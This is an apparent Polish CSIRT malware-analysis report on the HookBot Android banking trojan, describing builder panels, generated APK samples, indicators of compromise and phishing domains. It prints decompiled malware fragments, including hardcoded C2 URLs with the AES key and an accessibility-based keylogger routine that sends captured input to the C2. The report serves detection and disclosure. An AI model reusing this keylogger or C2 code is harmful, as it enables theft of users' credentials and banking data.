
HookBuilder – stwórzmy HookBota


Nasze najnowsze odkrycia dotyczące skomplikowanych elementów infrastruktury i paneli do budowania złośliwych aplikacji na Androida związanych z HookBotem podkreślają ciągłą ewolucję i adaptację tego zagrożenia.

W świecie, gdzie cyberzagrożenia ewoluują z dnia na dzień, zespół CSIRT KNF pozostaje czujny na rozwój sytuacji związanej z rodziną malware Hook, którego początki sięgają stycznia 2023 roku. Nasze wcześniejsze raporty na temat oprogramowania Hook zwracały uwagę na jego dynamiczny rozwój oraz na pojawienie się licznych wariantów, wynikających z publikacji kodu źródłowego w mrocznych zakątkach internetu. Wspomniane działania przyczyniły się do szerokiej dywersyfikacji tego złośliwego oprogramowania, stawiając przed nami wyzwanie w ciągłej walce z cyberprzestępczością.




HookBot, malware na urządzenia mobilne odkryty na początku 2023 roku, przeszedł przez liczne ewolucje, zachowując jednak pewne podobieństwo do swojej pierwotnej formy. Dzięki zaangażowaniu analityków i badaczy cyberbezpieczeństwa, zdołaliśmy poszerzyć naszą wiedzę na temat jego dystrybucji oraz mechanizmów działania. Mimo to, na ten moment nie zaobserwowaliśmy aktywnych kampanii wykorzystujących HookBota w Polsce, co może wskazywać na jego ograniczone zastosowanie lub skuteczność działań prewencyjnych.

Podczas działań CTI udało się zidentyfikować nam panel o nazwie: „Hook Builder 2.0.12”, który był hostowany na IP: **45.134.26[.]11:8082**.




Rysunek 1 Panel buildera Hookbot

Strona zawierająca builder, jako tytuł w sekcji meta, przedstawia się jako: „Document”:



Rysunek 2 Odpowiedź serwera wraz z elementem Title

Na dole omawianej strony, można znaleźć próbki malware, które zostały wygenerowane przez powyższy builder:



Rysunek 3 Próbki malware wygenerowane przez builder

Oba pliki .apk podczas analizy okazały się złośliwe dla potencjalnej ofiary oraz przygotowane są do kradzieży wielu cennych informacji od użytkownika.

Przejdźmy do omówienia ww. niebezpiecznych aplikacji:
app-release-1.apk

SHA256:
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3


Próby wyszukania po hashu opisywanego pliku .apk zakończyły się niepowodzeniem, gdyż hash nie był znany w skanerach złośliwego oprogramowania.

```
public final class g {
    public static final boolean a;
    public static final boolean b;
    public static final boolean c;
    public static final String d;
    public static final String e;
    public static final String f;
    public static final String g;
    public static final String h;
    public static final String i;
    public static final String j;
    public static final String[] k;
    public static final String[] l;
    public static final String[] m;

    static {
        g.a = i.a("%debug1%", "%debug1%");
        g.b = i.a("%blockCIS1%", "%blockCIS1%");
        g.c = i.a("%addWaitView1%", "%addWaitView%");
        g.d = "http://45.134.26.3:3434";
        g.e = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        g.f = "0123456789abcdef";
        g.g = "";
        g.h = "youtubelite";
        g.i = "youtubelite";
        g.j = "%Enable_Accessibility_Service%";
        String[] arr_s = {"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
        g.k = arr_s;
        String[] arr_s1 = {"android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"};
        g.l = arr_s1;
        String[] arr_s2 = {"android.permission.SYSTEM_ALERT_WINDOW"};
        g.m = arr_s2;
        String[] arr_s3 = (String[])b.F0(b.F0(arr_s, arr_s1), arr_s2);
    }

    public static String[] a() {
        return g.k;
    }
}
```

Rysunek 4 Adres C2 z którym komunikuje się złośliwa aplikacja

Podczas statycznej analizy aplikacji, udało się zidentyfikować adres serwera C2, klucz AES do szyfrowania komunikacji, nazwę kampanii oraz konfigurację aplikacji.


Mimo zdefiniowania adresu serwera C2 w sekcji konfiguracji, adres jest wpisany „na sztywno” w każdej funkcji wykonującej połączenie do tego serwera.



Rysunek 5 Funkcja łączenia się do C2

AndroidManifest.xml

W pliku AndroidManifest.xml określono niezwykle rozległy zakres uprawnień. Obecność tak szerokich uprawnień w aplikacjach, które nie wydają się wymagać takiego poziomu dostępu do funkcji systemowych, może być sygnałem ostrzegawczym. Może to sugerować potencjalne naruszenia prywatności użytkownika oraz złośliwe intencje twórców oprogramowania.



Rysunek 6 Uprawniania aplikacji zdefinowane w AndroidManifest.xml


Jedną z licznych zdolności tego trojana, oprócz prezentowania fałszywych interfejsów logowania do aplikacji bankowych i użytkowych, jest zdolność do kradzieży danych wprowadzanych na telefonie. Ponadto, malware ten ma możliwość przechwytywania zdarzeń związanych z obsługą ekranu dotykowego, w tym wzorów używanych do odblokowywania urządzenia.

```
        Throwable throwable1 = c.a(c$a0);
        if(throwable1 != null) {
            c1.a.i(throwable1, new StringBuilder("keylogger "), g.i, "", "error");
        }
    }
}
```

```
            if(s2 != null) {
                int v1 = accessibilityEvent0.getEventType();
                switch(v1) {
                    case 1: {
                        Log.v("Logger", "[VIEW_CLICKED] " + s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[VIEW_CLICKED]", s2);
                        break;
                    }
                    case 8: {
                        Log.v("Logger", "[VIEW_FOCUSED] " + s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[VIEW_FOCUSED]", s2);
                        break;
                    }
                    case 16: {
                        Log.v("Logger", "[TEXT_CHANGED] " + s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[TEXT_CHANGED]", s2);
                        break;
                    }
                    case 0x20:
                    case 0x800: {
                        if(accessibilityEvent0.getContentChangeTypes() == 2) {
                            Log.v("Logger", "[CHANGE_TYPE_TEXT] " + s2);
                            g$a0 = g.i;
                            jSONObject0 = new JSONObject();
                            jSONObject0.put("[CHANGE_TYPE_TEXT]", s2);
                        }
                        else {
                            Log.v("Logger", s2);
                            g$a0 = g.i;
                            jSONObject0 = new JSONObject();
                            jSONObject0.put("[OTHER]", s2);
                        }

                        break;
                    }
                    default: {
                        Log.v("Logger", s2);
                        g$a0 = g.i;
                        jSONObject0 = new JSONObject();
                        jSONObject0.put("[OTHER_]", s2);
                    }
                }

                String s3 = jSONObject0.toString();
                i.c(s3, "JSONObject().apply {\n    =            }.toString()");
                g$a0.getClass();
                c$a0 = a.g("", s3, "keylogger");
            }
        }
        catch(Throwable throwable0) {
            c$a0 = a0.u(throwable0);
        }

        Throwable throwable1 = c.a(c$a0);
        if(throwable1 != null) {
            c1.a.i(throwable1, new StringBuilder("keylogger "), g.i, "", "error");
        }
    }
```


Rysunek 7 Funkcje obsługi zdarzeń w module keylogger

Kolejna próbka malware, powiązana z Hookbotem została odnaleziona przez nas w sposób identyczny jak poprzednio opisywana – przez zidentyfikowanie Hookbot Buildera.



Rysunek 8 Zidentyfikowany drugi builder

Strona, na której widnieje Hook Builder, również w polu title przedstawia się jako „Document”, a host na jakim istnieje to: 91.215.85[.]186:8082.




Rysunek 9 Odpowiedź serwera wraz z elementem Title

Tym razem aż 3 próbki złośliwego oprogramowania, widniejące jako .apk były dostępne do pobrania w ostatniej części buildera.

Rysunek 10 Próbki malware wygenerowane przez builder

Przejdźmy do omówienia ww. niebezpiecznych aplikacji:
app-release-1.apk



Rysunek 11 Wynik analizy ze złośliwej próbki w tria.ge

SHA 256:
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763


Próbki zaczerpnięte z drugiego panelu Buildera charakteryzują się konfiguracją, w której adresy serwera C2 różnią się od adresu, na którym znajduje się sam Builder. Wskazuje to na to, że te moduły są od siebie niezależne i mogą funkcjonować autonomicznie. Dodatkowo, klucz AES „*1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf*" używany do szyfrowania komunikacji pozostaje niezmieniony od roku, co stanowi jeden z dowodów łączących te próbki z rodziną złośliwego oprogramowania Hook.

```
static {
    Constantsfd.INSTANCE = new Constantsfd();
    Constantsfd.debug = Intrinsics.areEqual("%debug1%", "%debug%");
    Constantsfd.blockCIS = Intrinsics.areEqual("%blockCIS1%", "%blockCIS%");
    Constantsfd.addWaitView = Intrinsics.areEqual("%addWaitView1%", "%addWaitView%");
    Constantsfd.DEVELOPMENT_SERVER = "http://185.172.128.88:3434";
    Constantsfd.k = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
    Constantsfd.IV = "0123456789abcdef";
    Constantsfd.tag = "YEPy";
    Constantsfd.access1 = "Chrome";
    Constantsfd.access2 = "Chrome";
    Constantsfd.acname = "%Enable_Accessibility_Service%";
    String[] arr_s = {"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
    Constantsfd.PERMISSIONS = arr_s;
    String[] arr_s1 = {"android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"};
    Constantsfd.PERMISSIONS2 = arr_s1;
    String[] arr_s2 = {"android.permission.SYSTEM_ALERT_WINDOW"};
    Constantsfd.PERMISSIONS3 = arr_s2;
    Constantsfd.PERMISSIONSA = (String[])ArraysKt.plus(ArraysKt.plus(arr_s, arr_s1), arr_s2);
}
```

Rysunek 12 Adres C2 z którym komunikuje się złośliwa aplikacja


Porównanie funkcji zawartych w kodzie próbek pochodzących z obu narzędzi do budowania wykazało, że nie występują między nimi znaczące różnice w logice działania aplikacji. Jednak nie oznacza to, że różnice takie nie istnieją.
W prezentacji znajduje się implementacja listy o nazwie „głupi_odwraca_myślenie_że_te_aplikacje_będą_atakowane”, która zawiera wykaz aplikacji antywirusowych.

Definicja listy w drugiej próbce:
97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763



Rysunek 13 Listowanie aplikacji antywirusowych w drugiej próbce

Brak definicji listy w pierwszej próbce:
80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3



Rysunek 14 Brak wylistowania aplikacji antywirusowych w analizowanej pierwszej próbce

Lista indykatorów dotyczących obu aplikacji pochodzących z obu paneli builder oprogramowania Hook/Hookbot:


Name	youtubelite	youtubelite	Chrome	Chrome	Chrome
Pakage name	com.wadovivuyitobi.lomi	com.bofevacotexi.jepula	com.tencent.mm	com.tencent.mm	com.tencent.mm
MD5	1cd342f1997e96a6a4dec368829e5c4a	7c29721ae5193bfd4441b1761d584411	8225530603fa3f82f9e3603a44221e8f	b3e8dc032fbecce3014715b6a3391282	9b6481baaa6cc3aa3b51518640bd1ec0
SHA1	2cd526ac9e309e58a0c912c96811328574f5d530	acaea84348eda0df39bb908859627cebb3e22a48	64070a9ace53367f3207631fa3d17f14826442a4	600a1c67741f4f65bc83d06dce4ce48377c9a147	ff07fbc061941c6763b47cb7a93c2dbd7c749734
SH256	a20b0e36403da3938aa676fa16f6df5b22e88780885ad27334a2dd6235defde3	80fb4a2bfab1f0675eae40210a899a30987241cbb2b9497eb753668f433682b3	97b4b3b163b06c8fe7db36603fe1bdf043b4955de443db502017dfd5eb194763	5898dc532491731063253abfbfbc08ee1f5101b97b16a8ddcaa21948d127877d	2e3d9d88cfd3c754c7576ec7ddea4712ff4ae2a6c06220c5fbe72b1938379904
C2	45.134.26.33	45.134.26.33	185.172.128.88:3434	185.172.128.88:3434	185.172.128.88:3434

Pozostając dalej przy adresie IP: 91.215.85[.]186, na którym uruchomiony jest HookBuilder udało nam się również zidentyfikować dużą liczbę domen, które w przeszłości mogły brać udział w przestępstwach z wykorzystaniem phishingu:

netfllx-assistance.com
annulation-netfllx.com
net-flix-renew.net
flix-renew-be.com
netflix-cancel.com
netfllx-assistance.com
net-flix-renew.net
annulation-netfllx.com
disn-zahlun-tv.com
myauthtifcate-netflix.com
mytv-netflix.com
disney-id.com
verificationnetflix.com
sfr-abonnement-sim.com
assistancehelp-netflix.com
assistance-netflix.com
live.wifecase.community
netflix-restrictionid.com
netfiix-renouvellement-tv.com
disn-account-tv.com
paket-dhl.com
assistance-netflix.com
disn-log-tv.com

paiement-netflix-tv.com
annulationnetflix.com
mytv-netflix.com
sentyouanotherdocu.com
abonnement-support-tv.com
disneyplus-lock.com
sentyouanotherdocu.com
